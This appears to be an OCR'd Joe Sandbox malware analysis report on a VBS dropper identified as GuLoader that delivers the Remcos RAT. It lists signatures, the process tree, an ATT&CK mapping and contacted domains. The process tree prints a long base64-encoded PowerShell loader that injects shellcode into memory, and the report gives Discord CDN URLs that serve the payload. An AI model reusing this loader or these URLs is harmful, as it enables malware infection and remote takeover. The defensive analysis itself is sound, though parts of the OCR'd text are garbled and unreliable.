



ID: 624865
Sample Name: Sursdep.vbs
Cookbook: default.jbs
Time: 07:44:26
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Sursdep.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Threatname: GuLoader 5
Yara Signatures 5
Memory Dumps 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 6
E-Banking Fraud 6
System Summary 6
Data Obfuscation 6
Malware Analysis System Evasion 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 6
Remote Access Functionality 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 11
Public IPs 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 13
Created / dropped Files 13
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\json[1].json 13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 13
C:\Users\user\AppData\Local\Temp\Enrico-7173724.jpg 13
C:\Users\user\AppData\Local\Temp\RES7D4D.tmp 14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tyw0l1xf.1ml.ps1 14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vtamk3f2.xsd.psm1 14
C:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP 14
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs 15
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline 15
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.dll 15
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.out 16
Static File Info 16
General 16
File Icon 16
Network Behavior 16
Network Port Distribution 16
TCP Packets 17
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 19
HTTP Packets 19

HTTPS Proxied Packets 20
Statistics 39
Behavior 39
System Behavior 40
Analysis Process: wscript.exePID: 2768, Parent PID: 4924 40
General 40
File Activities 40
Registry Activities 40
Analysis Process: powershell.exePID: 6460, Parent PID: 2768 40
General 40
File Activities 41
File Created 41
File Written 42
File Read 45
Analysis Process: conhost.exePID: 6452, Parent PID: 6460 47
General 47
File Activities 47
Analysis Process: csc.exePID: 4668, Parent PID: 6460 47
General 47
File Activities 47
File Created 47
File Written 47
File Read 48
Analysis Process: cvtres.exePID: 1600, Parent PID: 4668 48
General 48
File Activities 48
Analysis Process: ieinstal.exePID: 368, Parent PID: 6460 48
General 49
Analysis Process: ieinstal.exePID: 1012, Parent PID: 6460 49
General 49
Analysis Process: ieinstal.exePID: 2724, Parent PID: 6460 49
General 49
Analysis Process: ieinstal.exePID: 1240, Parent PID: 6460 49
General 49
Analysis Process: ieinstal.exePID: 4652, Parent PID: 6460 50
General 50
Analysis Process: ieinstal.exePID: 4948, Parent PID: 6460 50
General 50
Analysis Process: ieinstal.exePID: 5352, Parent PID: 6460 50
General 50
Analysis Process: ieinstal.exePID: 5180, Parent PID: 6460 51
General 51
Analysis Process: ieinstal.exePID: 864, Parent PID: 6460 51
General 51
Analysis Process: ieinstal.exePID: 3432, Parent PID: 6460 51
General 51
Analysis Process: ieinstal.exePID: 4556, Parent PID: 6460 51
General 51
Analysis Process: ielowutil.exePID: 5932, Parent PID: 6460 52
General 52
File Activities 52
File Created 52
File Written 53
Registry Activities 53
Key Created 53
Key Value Created 53
Disassembly 55

Copyright Joe Security LLC 2022


Windows Analysis Report

Sursdep.vbs


Overview

General Information

Sample Name:	Sursdep.vbs
Analysis ID:	624865
MD5:	434578c759bef1..
SHA1:	df84b67b8df35a4.
SHA256:	5439ae4fe11fe9f..
Infos:	



Detection




GuLoader, Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Remcos RAT
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected MSILDownloaderGen…
- Yara detected GuLoader
- Writes to foreign memory regions
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …
- Tries to detect sandboxes and other…
- Encrypted powershell cmdline option…
- Very long command line found

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 2768 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Sursdep.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 6460 cmdline: C:\Windows\SysWOW64\WindowspowerShell\v1.0\powershell.exe" -EncodedCommand "IwBiAHIAZABmAGQAdAB0AG8A
bgAgAFMAdAB2AG4AZQAgAFoAaQBuAGMAZQBkACAASQBOAEQAUwBUAFQAIABNAGUAdAB0AGEAcgB0AGEAbQBnAGcAIABTAGEAbABhACAAYwBlAGIAYQBsACAA
RgBPAFIAUwBUACAATwBzAHQAZQBvAGwAaQB0ADEAIABVAG4AZABpAHMAYwBvAHUANgAgAEEAZABpAGUAcwBzAGEAIABDAGEAbgBhAGQAaQA5ACAATwBWAEUA
UgBUAEEATABFACAAQgBlAG0AZQAgAGQAZQBzAHQAcgB1AGsAdABpACAATwBTAFQARQBBAE4AUgBFAFQATgAgAEQAcgBpAGYAdABzAHMAdAB5AHIAMQAgAEkA
TgBEAEwARQBEAEUATgBEAEUAIABCAGEAZwB0ADcAIABCAEEAUgBTAEwARQBEAEUAUwAgAE8ATwBQAEgATwAgAEwAYQBjAGUAZAA5ACAADQAKAEEAZABkAC0A
VAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcA
IABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQA
aQBjACAAYwBsAGEAcwBzACAASABlAHgAYQBzAHQAaQBjAGgAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIA
KQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAHYAbwBpAGQAIABSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgASQBuAHQA
UAB0AHIAIABCAGEAZwBmAHUAbABzADUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAQgBhAGcAZgB1AGwAcwA1ADIALABpAG4AdAAgAEIAYQBnAGYAdQBsAHMA
NQAzACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgAsAEAAAQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIATgB0AEEA
bABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkA
bgB0ACAAVgBBACgAaQBuAHQAIABIAGUAeABhAHMAdABpAGMAaAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABTAGUAbQBpAHIAZQAsAGkAbgB0ACAAQgBhAGcA
ZgB1AGwAcwA1ACwAcgBlAGYAIABJAG4AdAAzADIAIABIAGUAeABhAHMAdABpAGMAaAAsAGkAbgB0ACAAUAByAGkAbgB0ADgALABpAG4AdAAgAEgAZQB4AGEA
cwB0AGkAYwBoADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8ACgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
ZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAHUAaQBuAHQAIABCAGEAZwBmAHUAbABzADUANQAsAGkAbgB0ACAA
QgBhAGcAZgB1AGwAcwA1ADYAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMARABFAEgAQQBDAEgARQAgAFQAbwBzAHMAZQAzACAAVABlAGEAdABlAHIANgAgAGQA
aQBhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdAByAG8AIABTAHcAcAZgB1AGwAcwA1ADYAIABkAG8AdwBuAGUA
eQAgAHIAaQBiAGgAdQBzAHQAIABUAGEAZwByACAAUwBwAHIAZwBlAHMAIABWAGkAbABsAGEANQAgAEgAZQB0AGUAcgBvAGQAeQBuAEAAIABFAFUAUABMAE8A
SQAgAEIAeQB0AHQAZQAzACAAcwBuAGsAZQByAGYAcgAgAEIAdQBuAGQAZwBhAHIAbgAgAHMAdAByAG0AawByAGUAZABzACAATAB0AG4AaQBuAGcAYgBpADUA
IABpAG4AZABzACAAQQBpAHIAbABpAGYAdAA1ACAATwBDAFQAQQBWAEkATgBBAFYASQAgAFMAawBvAGsAbwBtAGkAcwBoAGIAIABVAGQAcgBlAG4AcwBuAGkA
bgBnADUAIABUAGgAcgBhAHcAYwB5ACAATQBvAG4AbwBzAG8AZABpADUAIABpAG0AcABhAHgAcwA1ADkAIABkAG8AdwBuAGUA
ZABlAG4AcwBtAHcAIAAIANAAoAJABIAGUAeABhAHMAdABpAGMAaAAzAD0AMAA7AA0ACgAkAEgAZQB4AGEAcwB0AGkAYwBoADkAPQAxADAANAA4ADUANwA2ADsA
DQAKACQASABlAHgAYQBzAHQAaQBjAGgAOAA9AFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBWAEEAKAAtADEALABbAHIAZQBmAF0AJABIAGUAeABhAHMA
dABpAGMAaAAzACwAMAAsAFsAcgBlAGYAXQAkAEgAZQB4AGEAcwB0AGkAYwBoADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAGUAbgBhAHQAZQByAGYA
bwA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAVABJAE8A
TABPAEcAIgApAC4AQQBjAGUAdABhAG0AaQBkAHAAaAAyAA0ACgANAAoAJABVAHQAaQBsACAAPQAgAFsAUwB5AHMAdABlAG0ALgBCAHkAdABlAFsAXQBdADoA
OgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBdACwAJABTAGUAbgBhAHQAZQByAGYAbwAuAEwAZQBuAGcA
dABoACAALwAgADIAKQANAAoADQAKAA0ACgANAAoARgBvAHIAKAAkAGkAPQAwADsAIAAkAGkAIAAtAGwAdAAgACQAUwBlAG4AYQB0AGUAcgBmAG8ALgBMAGUA
bgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVQB0AGkAbABbACQAaQAvADIAXQAgAD0AIABbAGMAbwBuAHYA
ZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAkAFMAZQBuAGEAdABlAHIAZgBvAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkA
DQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQAYwBvAG4AYwBvAG0AaQB0AGEAPQAwADsAIAAkAGMAbwBuAGMAbwBtAGkAdABhACAALQBsAHQA
IAAkAFUAdABpAGwALgBjAG8AdQBuAHQAIAA7ACAAJABjAG8AbgBjAG8AbQBpAHQAYQArACsAKQANAAoAewANAAoACQANAAoAWwBIAGUAeABhAHMAdABpAGMA
aAAxAF0AOgA6AFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKAAkAGkAYwBoADMAKwAkAGMAbwBuAGMAbwBtAGkAdABhACwAWwByAGUA
ZgBdACQAVQB0AGkAbABbACQAYwBvAG4AYwBvAG0AaQB0AGEAXQAsADEAKQANAAoADQAKAH0ADQAKAFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBFAG4A
dQBtAFcAaQBuAGQAbwB3AHMAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMALAAgADAAKQANAAoADQAKAA0ACgA= MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 6452 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csc.exe (PID: 4668 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 1600 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\A

ppData\Local\Temp\RES7D4D.tmp" "c:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)

- ieinstal.exe (PID: 368 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 1012 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 2724 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 1240 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 4652 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 4948 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5352 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5180 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 864 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 3432 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 4556 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ielowutil.exe (PID: 5932 cmdline: C:\Program Files (x86)\internet explorer\ielowutil.exe MD5: 650FE7460630188008BF8C8153526CEB)

- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg2"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000000.129395652450.0000000003210000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000004.00000002.129560062400.0000000009BD0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: ielowutil.exe PID: 5932	JoeSecurity_MSIL_Downloader_Generic	Yara detected MSIL_Downloader_Generic	Joe Security	
Process Memory Space: ielowutil.exe PID: 5932	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Found malware configuration

Yara detected Remcos RAT

Antivirus detection for URL or domain

Copyright Joe Security LLC 2022

Multi AV Scanner detection for domain / URL

Networking



Yara detected MSILDownloaderGeneric

C2 URLs / IPs found in malware configuration

E-Banking Fraud



Yara detected Remcos RAT

System Summary



Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation



Yara detected GuLoader

Malware Analysis System Evasion



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion



Writes to foreign memory regions

Encrypted powershell cmdline option found

Stealing of Sensitive Information



Yara detected Remcos RAT

Remote Access Functionality



Yara detected Remcos RAT


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	1 1 3 Process Injection	1 Masquerading	OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 1 Scripting	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	1 3 Virtualization/Sandbox Evasion	LSASS Memory	1 3 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	1 DLL Side-Loading	1 1 3 Process Injection	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Sursdep.vbs	10%	ReversingLabs	Win32.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
geoplugin.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://geoplugin.net/json.gph	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	14%	Virustotal		Browse
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://https://go.micro	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Virustotal		Browse
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://geoplugin.net/json.gp	0%	Avira URL Cloud	safe	
http://geoplugin.net/json.gpn.net/json.gp	0%	Avira URL Cloud	safe	
http://geoplugin.net/json.gp0(	0%	Avira URL Cloud	safe	
http://geoplugin.net/	0%	Avira URL Cloud	safe	
http://crl.microsoft.coX	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://geoplugin.net/json.gposp)	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
geoplugin.net	178.237.33.50	true	false	• 0%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.129.233	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/973448455970238517/973448761017765938/tur4256ase7_ewATiEi255.bin	false		high
http://geoplugin.net/json.gp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg2	false		high
http://https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg	false		high

